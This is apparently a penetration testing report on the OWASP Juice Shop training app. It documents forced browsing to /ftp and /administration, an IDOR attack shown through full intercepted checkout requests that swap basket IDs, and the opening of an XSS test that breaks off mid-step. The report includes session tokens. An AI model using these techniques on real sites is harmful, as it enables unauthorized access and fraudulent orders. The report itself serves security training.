

[OWASP juice shop]

Penetration Testing Report

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1 Executive Summary

This report documents the findings and results of a security assessment conducted on the OWASP Juice Shop application as part of a project to identify vulnerabilities in modern web applications. OWASP Juice Shop was chosen due to its comprehensive representation of realworld security flaws and its alignment with the OWASP Top 10 vulnerabilities.

The objective of this project was to detect, exploit, and document 15 vulnerabilities within the application and analyze their impact. The assessment focused on critical web application security concerns such as authentication flaws, injection vulnerabilities, insecure file handling, and cryptographic issues.

The testing process involved leveraging industry-standard tools such as Burp Suite, and manual techniques to identify and exploit vulnerabilities. This document provides a detailed overview of the vulnerabilities discovered, including their technical analysis, exploitation steps.


This project demonstrates a comprehensive understanding of web application security testing and highlights the importance of securing applications against potential cyber threats. The findings aim to enhance the awareness of developers and security professionals in mitigating real-world vulnerabilities effectively.

2 Assessment Overview

All testing performed is based on the NIST SP 800-115 *Technical Guide to Information Security Testing and Assessment*, OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



2.1 Planning

Planning in penetration testing involves collaboratively defining the scope, goals, and guidelines for the test. This phase establishes the boundaries of the assessment, such as which systems are included and the desired objectives—whether it's uncovering vulnerabilities, testing response procedures, or assessing controls. Ethical and legal considerations are addressed, resources are allocated, and a communication plan is set for a successful testing engagement. This strategic groundwork ensures alignment between the testing team and the client, leading to a well-structured and effective penetration test.

2.2 Discovery

- Information Gathering: Collect relevant information about the internal infrastructure, including IP ranges, domain names, and network architecture.
- Open Source Intelligence (OSINT): Utilize publicly available sources to gather additional information about employees, technology stack, and potential weak points.
- Vulnerability Scanning: Perform automated vulnerability scans on the identified systems to uncover known security vulnerabilities.
- Network Mapping: Create a comprehensive map of the internal network, identifying live hosts, open ports, and services.

2.3 Attack

- Manual Vulnerability Assessment: Conduct an in-depth manual assessment of the identified vulnerabilities to validate their severity and potential impact.
- Exploitation: Attempt to exploit the identified vulnerabilities to determine their feasibility and potential impact on the internal systems.
- Privilege Escalation: If necessary, attempt to escalate privileges to gain deeper access into the systems and network.
- Lateral Movement: Explore the internal network for lateral movement opportunities, simulating an attacker's attempt to pivot within the environment.
- Data Exfiltration (If Agreed Upon): Simulate the extraction of sensitive data from the internal systems to demonstrate potential data breaches.

2.4 Reporting

Reporting the findings of the penetration tests is integral to the fulfilment of the previously mentioned strategic motivations and driving forces behind engaging in such a process. Hence, once the above tasks are completed, a documentation scheme is followed to report the results across different levels including technical and management levels. The report is going to be focused on the real risk behind the findings to maximize business value. Also, whenever applicable, a detailed recommendation is included on how to fix the leveraged vulnerabilities and / or minimize their threat.

3

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope of Engagement

4

The scope of this engagement includes performing Internal Penetration Testing for **[OWASP juice shop]**.

4.1 Targets

Assessment	Details
Internal Penetration Test	http://localhost:3000/#

4.2 Scope Exclusions

Per client request, you will not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering
- XSS- reflected
- some SQL-Injection
- CSRF

All other attacks not specified above were permitted by **[OWASP juice shop]**.

Technical Findings

5.1 Broken Access Control [Horizontal]:


Description:	The vulnerability arises due to insufficient access control mechanisms, allowing unauthorized users to access restricted directories. By accessing the <code>/robots.txt</code> file, sensitive paths like <code>/ftp</code> are disclosed, enabling attackers to access the folder contents, which should not be publicly available.
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5


Impact	Unauthorized access to the /ftp folder could expose sensitive files, configurations, or data stored within the directory. This could lead to information disclosure, potential exploitation, or further attack vectors if critical data (e.g., passwords or keys) is exposed.
Recommendations	<ol style="list-style-type: none">1) Restrict access to sensitive directories like /ftp using proper authentication and authorization mechanisms.2) Avoid exposing sensitive paths in the robots.txt file or restrict their visibility to authorized users only.3) Implement least privilege principles to ensure only authorized users can access protected resources.4) Regularly audit and monitor access logs to identify any unauthorized attempts to access restricted directories.
Affected Systems	http://localhost:3000/robots.txt
Threat Level	Moderate

steps to reproduce:

- 1) First I accessed : <https://juice-shop.herokuapp.com/robots.txt>
- 2) Observe the response : it shows /ftp file which search engine should not access it



- 3) So I intended to access : <https://juice-shop.herokuapp.com/ftp>
- 4) Observe the response i get accessed to path folder which is not permitted:



5) I could access confidential documents like:

A screenshot of a web browser window showing a document titled '# Planned Acquisitions'. The document contains the following text:

Planned Acquisitions


> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year. This will have a significant stock market impact as we will elaborate in detail in the following paragraph:

Ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.

6) I could access malicious files




5.2 Broken Access Control [Vertical]:

Description:	The vulnerability allows unauthorized users to escalate their privileges and access the administrative interface (/administration). By manipulating the URL and guessing the administrative endpoint, an attacker can bypass access controls and perform actions intended only for privileged users, such as deleting customer feedback.
Impact	Unauthorized access to the admin panel can result in: <ul style="list-style-type: none"> • Tampering with sensitive information or records, such as customer feedback. • Disruption of normal operations through unauthorized actions. • Increased risk of further privilege escalation or exploitation of critical functions
Recommendations	<ol style="list-style-type: none"> 1) Implement strict role-based access controls (RBAC) to ensure only authenticated administrators can access the /administration endpoint and perform admin actions. 2) Introduce proper authentication and session management to restrict access to privileged functionalities. 3) Avoid predictable URLs for sensitive paths. Use non-guessable, unique identifiers for admin endpoints. 4) Perform rigorous security testing to ensure unauthorized users cannot access or perform actions beyond their role permissions
Affected Systems	localhost:3000/#/administration
Threat Level	High

Steps to reproduce:

- 1) First, I tried to access: **localhost:3000/#/admin** as a predictable url but it gives me no response it is just the same home page



- 2) So I tried then `localhost:3000/#/administration`, and it works I could access that path

The screenshot shows the OWASP Juice Shop administration interface. On the left, there's a sidebar with a user icon and the text "OWASP Juice Shop". The main content area has two tabs: "Registered Users" and "Customer Feedback". Under "Registered Users", there is a table with columns for email and a user icon. Under "Customer Feedback", there is a table with columns for ID, comment, rating, and a trash icon. The comments listed are:

ID	Comment	Rating	Action
1	I love this shop! Best products in town! Highly recommended! (**in@juice-sh.op)	★★★★★	trash
2	Great shop! Awesome service! (**@juice-sh.op)	★★★★★	trash
3	Nothing useful available here! (**der@juice-sh.op)	★	trash
21	Please send me the Juicy chatbot NFT in my wallet at /juicy-nft - purpose betray marriage blame crunch...	★	trash
	Incompetent customer support! Can't even upload photo of broken purchase!	★★	trash
	This is the store for awesome stuff of all kinds! (anonymous)	★★★★★	trash
	Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)	★★★★★	trash
	Keep up the good work! (anonymous)	★★★	trash

- 3) I also could do unauthorized action on the admin panel such as: delete customer feedback

The screenshot shows the same administration interface as before, but with a message at the top: "You successfully solved a challenge: Five-Star Feedback (Get rid of all 5-star customer feedback.)". The "Customer Feedback" table now only contains the two lowest-rated entries from the previous screenshot.

ID	Comment	Rating	Action
2	Great shop! Awesome service! (**@juice-sh.op)	★★★★★	trash
3	Nothing useful available here! (**der@juice-sh.op)	★	trash

5.3 Broken Access Control (IDOR):

Description:	An Insecure Direct Object Reference (IDOR) vulnerability exists, allowing unauthorized users to manipulate object references, such as <code>basket_id</code> , in the request. By intercepting and modifying the request parameters, an attacker can redirect the contents of another user's basket to their address, thereby exploiting insufficient access controls in the backend.
Impact	Exploiting this vulnerability can result in: <ul style="list-style-type: none">Unauthorized access to other users' baskets or orders.Fraudulent purchases or order manipulation.Breach of user data confidentiality, such as basket contents and associated addresses.
Recommendations	<ol style="list-style-type: none">Implement strict access control checks on the backend to ensure that users can only interact with their own resources, such as baskets and orders.Use secure identifiers (e.g., session-based or user-scoped tokens) to validate user permissions for each request.Log and monitor unusual activity, such as attempts to access unauthorized <code>basket_id</code> values.Validate and enforce permissions server-side instead of relying solely on client-provided data.
Affected Systems	API endpoints handling <code>basket_id</code> and <code>address_id</code> parameters.
Threat Level	High

steps to reproduce:

- 1) First, I tried to make an order, before clicking on the check order Button I intercepted the request

- 2) I noticed that response: that request is sent with basket id [22] to address_id [7] which was me.
- 3) What if I changed the basket id to [10] now I will make that order in that basket into my address ? observe that the response is successful confirmation for the order.

Request

```

1 POST /rest/basket/22/checkout HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; code-fixes-component-format=LineByLine; continueCode=0
4 Mvhbyi12SmvteVImphE7uMxtSe1sh5s1MFjnsEWvbhGU3u7XHOvewgjXUgW; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGFdXMIoiJzdwNjZxNzIiLiviZGFOYSI6eyJpZCIENdgsInVzZXJuYV1lIjoiiLiviZWhihaWviOidtZWVrcmlhQGdtYVlsLmNbS1sInBh3N3j3OkIjjo1Nm0MnNMHTIONV4Zjk4MsjLNk3Zj3c3Nw12T13Ng1iLCJybzxlIjo1Y3VzdG9tZXilCuKzWxleGVUDc2lbiI6Ii1mImxhc3RMBzDpbk1wIjoiM4wLjAuMCIsInByh2zpGVbJwfNs16i19h3N1dHMcwHVi1oLz1kYdLcgv9lcGxvVWhzL2R12mzb1bHQu32n1wi1d690cPN1Y3j1dC16i1s1m1zQhNoAxZ1lp0cnVlLCJjcmvhdGvKQXQ1o1iyMD10LTExyLTAs51D1wQjM50jA4LjYwniArMDaEMDA1LCJ1cRhgdGvKQXQ1o1iyMD10LTExyLTAs51D1wQjM50jA4LjYwniArMDaEMDA1LCJxZw4ldGvKQXQ1o1m5lb0xSLCJpYXQ1o1E3MwM3Nz3NT19.Xo7BchNqf45a_he12UViaeAHqFOPNdc41lhFOa3eHv0qUGMjkeao0vYf8EngKWTbO-yJ4LcWAiYKX-OmMveGBnWdKLb7JN_KFvUWQ3GaTCawooHNZ23B-MK2UDSHESvE4GhV0J4awhN9Lmcn01f6WhqqQ1iWf7_lpGFTeLK
4 Content-Length: 102
5 Sec-Ch-Ua-Platform: "Windows"
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGFdXMIoiJzdwNjZxNzIiLiviZGFOYSI6eyJpZCIENdgsInVzZXJuYV1lIjoiiLiviZWhihaWviOidtZWVrcmlhQGdtYVlsLmNbS1sInBh3N3j3OkIjjo1Nm0MnNMHTIONV4Zjk4MsjLNk3Zj3c3Nw12T13Ng1iLCJybzxlIjo1Y3VzdG9tZXilCuKzWxleGVUDc2lbiI6Ii1mImxhc3RMBzDpbk1wIjoiM4wLjAuMCIsInByh2zpGVbJwfNs16i19h3N1dHMcwHVi1oLz1kYdLcgv9lcGxvVWhzL2R12mzb1bHQu32n1wi1d690cPN1Y3j1dC16i1s1m1zQhNoAxZ1lp0cnVlLCJjcmvhdGvKQXQ1o1iyMD10LTExyLTAs51D1wQjM50jA4LjYwniArMDaEMDA1LCJ1cRhgdGvKQXQ1o1iyMD10LTExyLTAs51D1wQjM50jA4LjYwniArMDaEMDA1LCJxZw4ldGvKQXQ1o1m5lb0xSLCJpYXQ1o1E3MwM3Nz3NT19.Xo7BchNqf45a_he12UViaeAHqFOPNdc41lhFOa3eHv0qUGMjkeao0vYf8EngKWTbO-yJ4LcWAiYKX-OmMveGBnWdKLb7JN_KFvUWQ3Ga
7 Accept-Language: en-US,en;q=0.9
8 Sec-Ch-Ua: "Chrome";v="131", "Not_A_Brand";v="24"
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
11 Accept: application/json, text/plain, */*
12 X-User-Email: medoria@gmail.com
13 Content-Type: application/json
14 Origin: https://juice-shop.herokuapp.com
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: https://juice-shop.herokuapp.com/
19 Accept-Encoding: gzip, deflate, br
20 Priority: u1, i
21 Connection: keep-alive
22
23 {
    "couponData": {"bnVsba": "", "orderDetails": {"paymentId": "wallet", "addressId": "", "deliveryMethodId": "1"} }
}

```

Response

```

1 HTTP/1.1 200 OK
2 Server: Cowboy
3 Report-To: [{"group": "heroku-ne1", "max_age": 3600, "endpoints": "[{"url": "https://ne1.herokuapp.com/reports?ts=1733776164sid=812dcc77-0bd0-43b1-a5f1-b257503829594s=C2qpDBA2FChW2r1UHxdMooput2BneTe76pjT2FnzoQ2qf7LM3D"}]}]
4 Reporting-Endpoints: heroku-ne1=https://ne1.herokuapp.com/reports?ts=1733776164sid=812dcc77-0bd0-43b1-a5f1-b257503829594s=C2qpDBA2FChW2r1UHxdMooput2BneTe76pjT2FnzoQ2qf7LM3D
5 Ne1 {"report_to": "heroku-ne1", "max_age": 3600, "success_fraction": 0.05, "response_headers": ["Via"] }
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: #/jobs
12 Content-Type: application/json; charset=utf-8
13 Content-Length: 45
14 Etag: W/"2d-05p+HnBV+Mj5H4+AVvoeCNekavg"
15 Vary: Accept-Encoding
16 Date: Mon, 09 Dec 2024 20:53:38 GMT
17 Via: 1.1 vegur
18
19 {
    "orderConfirmation": "6e77-564339bfaf7c37c0c"
}

```


Request

```

1 POST /rest/basket/10/checkout HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; code-fixes-component-format=LineByLine; continueCode=0
4 Mvhbyi12SmvteVImphE7uMxtSe1sh5s1MFjnsEWvbhGU3u7XHOvewgjXUgW; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGFdXMIoiJzdwNjZxNzIiLiviZGFOYSI6eyJpZCIENdgsInVzZXJuYV1lIjoiiLiviZWhihaWviOidtZWVrcmlhQGdtYVlsLmNbS1sInBh3N3j3OkIjjo1Nm0MnNMHTIONV4Zjk4MsjLNk3Zj3c3Nw12T13Ng1iLCJybzxlIjo1Y3VzdG9tZXilCuKzWxleGVUDc2lbiI6Ii1mImxhc3RMBzDpbk1wIjoiM4wLjAuMCIsInByh2zpGVbJwfNs16i19h3N1dHMcwHVi1oLz1kYdLcgv9lcGxvVWhzL2R12mzb1bHQu32n1wi1d690cPN1Y3j1dC16i1s1m1zQhNoAxZ1lp0cnVlLCJjcmvhdGvKQXQ1o1iyMD10LTExyLTAs51D1wQjM50jA4LjYwniArMDaEMDA1LCJ1cRhgdGvKQXQ1o1iyMD10LTExyLTAs51D1wQjM50jA4LjYwniArMDaEMDA1LCJxZw4ldGvKQXQ1o1m5lb0xSLCJpYXQ1o1E3MwM3Nz3NT19.Xo7BchNqf45a_he12UViaeAHqFOPNdc41lhFOa3eHv0qUGMjkeao0vYf8EngKWTbO-yJ4LcWAiYKX-OmMveGBnWdKLb7JN_KFvUWQ3Ga
4 Content-Length: 102
5 Sec-Ch-Ua-Platform: "Windows"
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGFdXMIoiJzdwNjZxNzIiLiviZGFOYSI6eyJpZCIENdgsInVzZXJuYV1lIjoiiLiviZWhihaWviOidtZWVrcmlhQGdtYVlsLmNbS1sInBh3N3j3OkIjjo1Nm0MnNMHTIONV4Zjk4MsjLNk3Zj3c3Nw12T13Ng1iLCJybzxlIjo1Y3VzdG9tZXilCuKzWxleGVUDc2lbiI6Ii1mImxhc3RMBzDpbk1wIjoiM4wLjAuMCIsInByh2zpGVbJwfNs16i19h3N1dHMcwHVi1oLz1kYdLcgv9lcGxvVWhzL2R12mzb1bHQu32n1wi1d690cPN1Y3j1dC16i1s1m1zQhNoAxZ1lp0cnVlLCJjcmvhdGvKQXQ1o1iyMD10LTExyLTAs51D1wQjM50jA4LjYwniArMDaEMDA1LCJ1cRhgdGvKQXQ1o1iyMD10LTExyLTAs51D1wQjM50jA4LjYwniArMDaEMDA1LCJxZw4ldGvKQXQ1o1m5lb0xSLCJpYXQ1o1E3MwM3Nz3NT19.Xo7BchNqf45a_he12UViaeAHqFOPNdc41lhFOa3eHv0qUGMjkeao0vYf8EngKWTbO-yJ4LcWAiYKX-OmMveGBnWdKLb7JN_KFvUWQ3Ga
7 Accept-Language: en-US,en;q=0.9
8 Sec-Ch-Ua: "Chrome";v="131", "Not_A_Brand";v="24"
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
11 Accept: application/json, text/plain, */*
12 X-User-Email: medoria@gmail.com
13 Content-Type: application/json
14 Origin: https://juice-shop.herokuapp.com
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: https://juice-shop.herokuapp.com/
19 Accept-Encoding: gzip, deflate, br
20 Priority: u1, i
21 Connection: keep-alive
22
23 {
    "couponData": {"bnVsba": "", "orderDetails": {"paymentId": "wallet", "addressId": "", "deliveryMethodId": ""}}
}

```

Response

```

1 HTTP/1.1 200 OK
2 Server: Cowboy
3 Report-To: [{"group": "heroku-ne1", "max_age": 3600, "endpoints": "[{"url": "https://ne1.herokuapp.com/reports?ts=1733776164sid=812dcc77-0bd0-43b1-a5f1-b257503829594s=C2qpDBA2FChW2r1UHxdMooput2BneTe76pjT2FnzoQ2qf7LM3D"}]}]
4 Reporting-Endpoints: heroku-ne1=https://ne1.herokuapp.com/reports?ts=1733776164sid=812dcc77-0bd0-43b1-a5f1-b257503829594s=C2qpDBA2FChW2r1UHxdMooput2BneTe76pjT2FnzoQ2qf7LM3D
5 Ne1 {"report_to": "heroku-ne1", "max_age": 3600, "success_fraction": 0.05, "response_headers": ["Via"] }
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: #/jobs
12 Content-Type: application/json; charset=utf-8
13 Content-Length: 45
14 Etag: W/"2d-1ix7yHoAg0sSAMX/oCfaUgQ4"
15 Vary: Accept-Encoding
16 Date: Mon, 09 Dec 2024 22:01:31 GMT
17 Via: 1.1 vegur
18
19 {
    "orderConfirmation": "6e77-d9ca31c04352a9"
}

```

Penetration Testing Report


5.4 XSS(Reflected/DOM): -

Description:	The application fails to sanitize user input in the search functionality, allowing attackers to inject malicious JavaScript or HTML payloads. This enables reflected XSS attacks, where the payload is executed immediately on the victim's browser when they interact with the manipulated link. Additionally, DOMbased XSS is exploitable by injecting payloads that modify the page's DOM directly, such as embedding an iframe for malicious content.
Impact	Exploitation of this vulnerability can result in: <ul style="list-style-type: none"> Execution of arbitrary JavaScript in the victim's browser, enabling session hijacking, cookie theft, or phishing attacks. Unauthorized manipulation of the page DOM to display malicious content. Potential compromise of user accounts or data through social engineering or advanced attack payloads.
Recommendations	<ol style="list-style-type: none"> Properly sanitize and encode all user inputs before reflecting them in the response to prevent injection of JavaScript or HTML. Use secure libraries for escaping HTML output to ensure that payloads cannot be executed. Implement a Content Security Policy (CSP) to restrict the types of content that can be loaded or executed on the page. Regularly test and audit user input points to identify and mitigate potential XSS vulnerabilities.
Affected Systems	<ul style="list-style-type: none"> Search functionality on the OWASP Juice Shop. DOM manipulation vulnerabilities in dynamically rendered content.
Threat Level	High


steps to reproduce:

1) First, I tried in the search bar payload: <h1> test </h1> 2)

